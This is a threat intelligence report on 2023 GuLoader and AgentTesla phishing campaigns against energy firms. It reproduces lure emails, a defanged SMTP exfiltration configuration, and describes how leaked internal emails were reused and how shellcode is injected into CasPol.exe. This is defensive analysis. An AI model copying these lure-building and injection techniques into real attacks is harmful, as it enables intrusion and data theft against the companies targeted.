
INTRINSEC
Cyber Threat Intelligence
Ongoing Threats Targeting
the Energy Industry
Follow us for more Cyber Threat Intelligence content
www.intrinsec.com
www.intrinsec.com/blog
@Intrinsec
@Intrinsec

Table of contents

Key findings

In this report are presented:

- The origin of the malware and information about the company running it.
- How multiple companies from the energy sector including, three French companies with branches in Liquified Natural Gas (**LNG**) production, were targeted using internal emails that were uploaded to public platforms and likely reused by an unidentified threat actor to send phishing emails with their template.
- The last techniques, tactics and procedures threats actors are currently leveraging to target critical entities using GuLoader and other malwares.
- Some insights on GuLoader's functionalities and evasion techniques leveraged by its NSIS and VBS variants.

Intrinsec's CTI services

Organisations are facing a rise in the sophistication of threat actors and intrusion sets. To address these evolving threats, it is now necessary to take a proactive approach in the detection and analysis of any element deemed malicious. Such a hands-on approach allows companies to anticipate, or at least react as quickly as possible to the compromises they face.

For this report, shared with our clients in July 2023, Intrinsec relied on its Cyber Threat Intelligence service, which provides its customers with high value-added, contextualized and actionable intelligence to understand and contain cyber threats. Our CTI team consolidates data & information gathered from our security monitoring services (SOC, MDR …), our incident response team (CERT-Intrinsec) and custom cyber intelligence generated by our analysts using custom heuristics, honeypots, hunting, reverse-engineering & pivots.

Intrinsec also offers various services around Cyber Threat Intelligence:

- Risk anticipation: which can be leveraged to continuously adapt the detection & response capabilities of our clients' existing tools (EDR, XDR, SIEM, …) through:
  - an operational feed of IOCs based on our exclusive activities.
  - threat intel notes & reports, TIP-compliant.
- Digital risk monitoring:
  - data leak detection & remediation
  - external asset security monitoring (EASM)
  - brand protection

For more information, go to www.intrinsec.com/en/cyber-threat-intelligence/.

Introduction

Intrinsec's CTI Team discovered a cluster of activity mainly targeting companies related to the energy sector with spear phishing emails and domains typo squatting of those companies' domain names and their Liquified Natural Gas branches, but also other generic domains related to the **LNG** industry like "lng-gaz[.]com". The purpose of these campaigns was to deploy GuLoader implants and later on, AgentTesla implants.

GuLoader is a loader used to evade detection and analysis by leveraging a variety of techniques such as checking for its environment of execution and encrypting the payload it is trying to inject on the infected system. The actor that bought GuLoader must provide to the building program the URL hosting the software that it wants to protect and load on the system. It must be encrypted and can be hosted on legitimate services like Google Drive or any other domain. GuLoader can come in different file formats like VBS scripts or NSIS installers. It is known to drop malware like Lokibot, AzorUlt, Remcos, Nanocore, WarzoneRAT, AgentTesla, FormBook and Hakbit ransomware.

I – Strategical Intelligence

1. Intelligence brief




Figure 1: Diamond model of the analysed threats.

2. Attribution

As reported by CheckPoint, GuLoader is currently sold under the name “CloudEye Protector” by an Italian company specialized in code protection. The program was first advertised in 2014 on undergrounds forums like Hack-Forum by a user with the username “xor”, in reference to the logical operation of the same name, often used for encryption purposes. On those old threads, Xor mentioned the possibility to buy the program on its official website “securitycode[.]eu”. The company that owns the website is registered in Italy under the name “Easysoft Di Ivano Mancini”. Even though Easysoft indeed commercially distributes CloudEye, the company does not control nor involve itself in the usage made by clients of their software. This plausible deniability gives the company a sort of "immunity" as to any attribution regarding GuLoader powered campaigns.

Checkpoint researchers even reported that GuLoader’s developer contacted them right after their publication research echoed in June 2020 with the cybersec community claiming not being aware of any malicious usage of their product. However, further checks by the same researchers of thousands of GuLoader samples showed that 99.9-100% of them were associated with malicious activities. As such, GuLoader could be considered as a malware-as-a-service.

3. Victimology

As far as the victimology related to GuLoader usage is concerned, it appears that a wide range of sectors and companies were targeted.

An interesting aspect to observe in the campaigns is the delivery method of GuLoader. One method of tracking the malware usage as well as campaigns was through the research of spear phishing emails. These emails revealed the effort put into appearing legitimate, adapting the name of the payload to pass off as a genuine corporate document or business enquiry as well as the use of legitimate logos and identities. Finally, the use of spoofed email domains was observed rendering those phishing campaigns particularly hard to detect for average users. This spoofing technique has been observed by Fortinet in 2022, during a campaign that spoofed Saudi purchase orders around the period of July.

Moreover, GuLoader has been observed targeting energy providers, such as a Romanian company operating in this sector on June 21, 2023. This company represented a key target as it is an important provider for electrical infrastructure in Romania.

To achieve its objective, the threat actor sent a phishing email and spoofed its headers to make it look like it was sent by a known Romanian airline.


Subject **Comandă de achiziție: PO 4500104875 / 21.06.2023 -** [redacted]

Buna dimineata,

Dorim să plasăm următoarea listă de comenzi atașată, vă rugăm să comunicați disponibilitatea și data cea mai scurtă de încărcare.

Astept raspunsul tau,

Multumim.

--

Cu Stima / Best regards,

[redacted]

Acquisitions Expert

[redacted]


[redacted]

1 attachment: Comanda de achizitie PO 4500104875 21.06.2023 - [redacted] 360 KB

Figure 2: Phishing e-mail targeting a Romanian company and deploying GuLoader.

3.1. Unattributed malicious cluster

Another delivery method related to the deployment of GuLoader by another malicious cluster is still associated to email spoofing, but this time used in such a way that the attacker poses as a member of the victim company by sending an email with a typo squatted domain where only one letter is changed. Through this method of delivery, we have detected several companies being spoofed such as the South Korean branch of a French company operating in the energy industry. The targeted person was working for the company as a strategical buyer. The email was particularly well crafted since the subject of topic was related to an ongoing project, between the targeted company and another company from the energy sector based in Taiwan, about the installation of a slug catcher (which is a common piece of equipment in this industry) in their infrastructure in Malaysia. We can assess that this email was originally sent by employees of the company but was uploaded to a public platform for unknown reason, resulting in the threat actor taking advantage of this OPSEC error by reusing their email template to send the same one but with a malicious archive attached to it.


From:
Sent: Monday, May 22, 2023 10:19 PM
To:
Subject: RFQ 7071 - Slug Catcher
Attachments: RFQ-Attachment Details.zip

External E-Mail - This message comes from an external organization. Be careful of attachments and embedded links.

안녕하세요!

귀사의 일익 번영을 기원합니다.
제목 Project 로 지원 및 견적 요청 드리고자 메일 드립니다.

- Project Name: – Slug Catcher
- End User:
- EPC (PM Client):
- Stage: Budgetary
- Project site: Sarawak, Malaysia
- Due date: 6th June

Please download RFQ & Technical Spec from the attached above:
검토 및 회신 부탁 드립니다.

다른 문의사항 있으시면 언제든지 연락 주십시오.

감사합니다.

Kind regards,

Project Buyer | Project Purchasing Department

Figure 3: Phishing e-mail sent to a French company from the energy sector with a GuLoader implant attached to it.

A Spanish company linked to the oil and gas industry was targeted two days before that by an email sent by the same server and leveraging the same domain typo squatting technique. In this case, the mail contained three legitimate internal documents including one confidential linked to the company, giving more legitimacy to the lure. The GuLoader implant was contained in a CAB archive. The targeted individual works as a purchasing engineer for the company.

By pivoting on the legitimate files present in the mail, we found that the same email was uploaded to a public platform one month before this campaign but only with the legitimates documents attached to it and not the malicious CAB archive. We can assess that there is a realistic probability that this threat actor found it and decided to attach its payload and to use the same email template for its phishing campaign in order to increase the quality of the lure.




Figure 4: Phishing Mail sent to a Spanish company operation in the energy sector with a GuLoader implant attached to it.




Figure 5 : Technique used by the threat actor to target companies with emails uploaded to a public platform.

The same IP that sent those emails targeted a Thai company operating in the heavy industry and engineering design sectors, as well as in the petrochemical sector. The same technique was likely leveraged, since an original and legitimate email related to the company was uploaded on a public

platform in December 2022. In June 2023, the threat actor took the template and documents from this email and used them to send it to the company but added its malicious implant to it. Regarding this latter, AgentTesla was contained in a ZIP archive attached to the email.




Figure 6: Phishing Mail sent to a Thai company operating in the energy sector with an archive containing an AgentTesla implant attached to it.

A major German company operating in the energy sector was targeted later, in August, by an email sent by the same IP address that sent the emails from the previously analysed campaigns. The threat actor crafted the headers of the mail to make it look like the sender's domain of origin was the one of the targeted companies. Looking more in the details of the headers, we found that the actual sender email server had a completely different domain name and used Plesk.

As a reminder, Plesk is a server data automation software, which is often used by threat actors to quickly deploy phishing infrastructures. The mail pretended to be sent by the head of the production and was supposed to target the head of external relations. In this campaign, the threat actor chose to directly place an AgentTesla implant in a RAR archive attached to the mail.




Figure 7: Details on the mail's content.

During the same day, another mail related to a "Power & Energy Project" subject was sent to a Sino-Thai company specialized in the construction of refineries and various types of power plants such as gas, thermal, cogeneration, coal, and hydro. An AgentTesla implant was also contained in a RAR archive attached to the mail.




Figure 8: Details on the mail's content.

On those three previously analysed campaigns, the AgentTesla implants were supposed to exfiltrate the stolen data over SMTP with the following configuration:

Protocol	SMTP
Host	cp7nl.hyperhost[.]ua
Port	587
Username	victorlog@lgtvproducts[.]buzz

Upon examining those campaigns targeting energy companies, it is possible to assess with medium confidence, that they were operated by the same threat actor. Some of the elements supporting that assessment are the use of the same IP address for the delivery of infected phishing emails and the

technique leveraged to find legitimate emails related to the targeted company on a public platform, the same exfiltration configuration for the AgentTesla implants as well as the use of Google Drive for the final payload delivery when GuLoader was deployed, and the short period of time between the campaigns.

The observed campaigns can be summarized with the following timeline:




Figure 9: Timeline and details of the observed campaigns.

3.2. Another malicious cluster

In July 2023, another campaign from a different intrusion set that did not show the same artefacts previously found, used a compromised webmail of an ONG in Uzbekistan to target a financial company in Azerbaijan. This time the energy sector was not directly targeted but was instead used as a lure. The mail pretended to be sent by a state-owned oil and natural gas corporation. A ZIP archive containing a GuLoader implant presented as a screen saver was attached to the mail.





Figure 10: Email sent by the intrusion set, targeting an Azerbaijani company, and pretending to be an energy company.

Also in July, this intrusion set pretended to be part of an Iranian company specialized in designing, engineering, manufacturing, and supplying chemicals and equipment in petrochemical industries. Two archives were attached to the mail, both containing GuLoader implants presented as screen savers.



© Intrinsec

Figure 11: Email sent by the intrusion set, pretending to be an Iranian company specialized in petrochemicals.

II – Tactical Intelligence

1. Tactics, Techniques and Procedures

1.1. NSIS variant of GuLoader

In the case of an email targeting a German company, the attachment was an IMG file that automatically mounts a virtual disk on the machine when launched. Inside was the GuLoader NSIS installer.




Figure 12: Email containing the malicious IMG attachment.

When executed, the NSIS, (Nullsoft Scriptable Install System), a program originally used to install software, will create a folder dubbed "**Stephens**" on "*Appdata\Local*" in the user's directory that will contain the shellcode.




Figure 13: Content of the "Stephens" folder.

The content of an NSIS can also be extracted with software like 7zip. It contains a DLL responsible for interpreting specific instructions written in a separate "**.nsi**" file that can also be extracted with previous versions of 7zip (15.05). The GuLoader shellcode is saved with a random name and extension in the same folder.




Figure 14: Extracted content of the NSIS installer.

The NSIS then starts the legitimate process "**CasPol.exe**" and injects the shellcode in its memory before terminating itself.




Figure 15: Process tree after executing the NSIS.

The shellcode can be found in a Read-Write-Execute protected region in the process's memory. Its content is the same as the content of the shellcode file extracted from the NSIS.

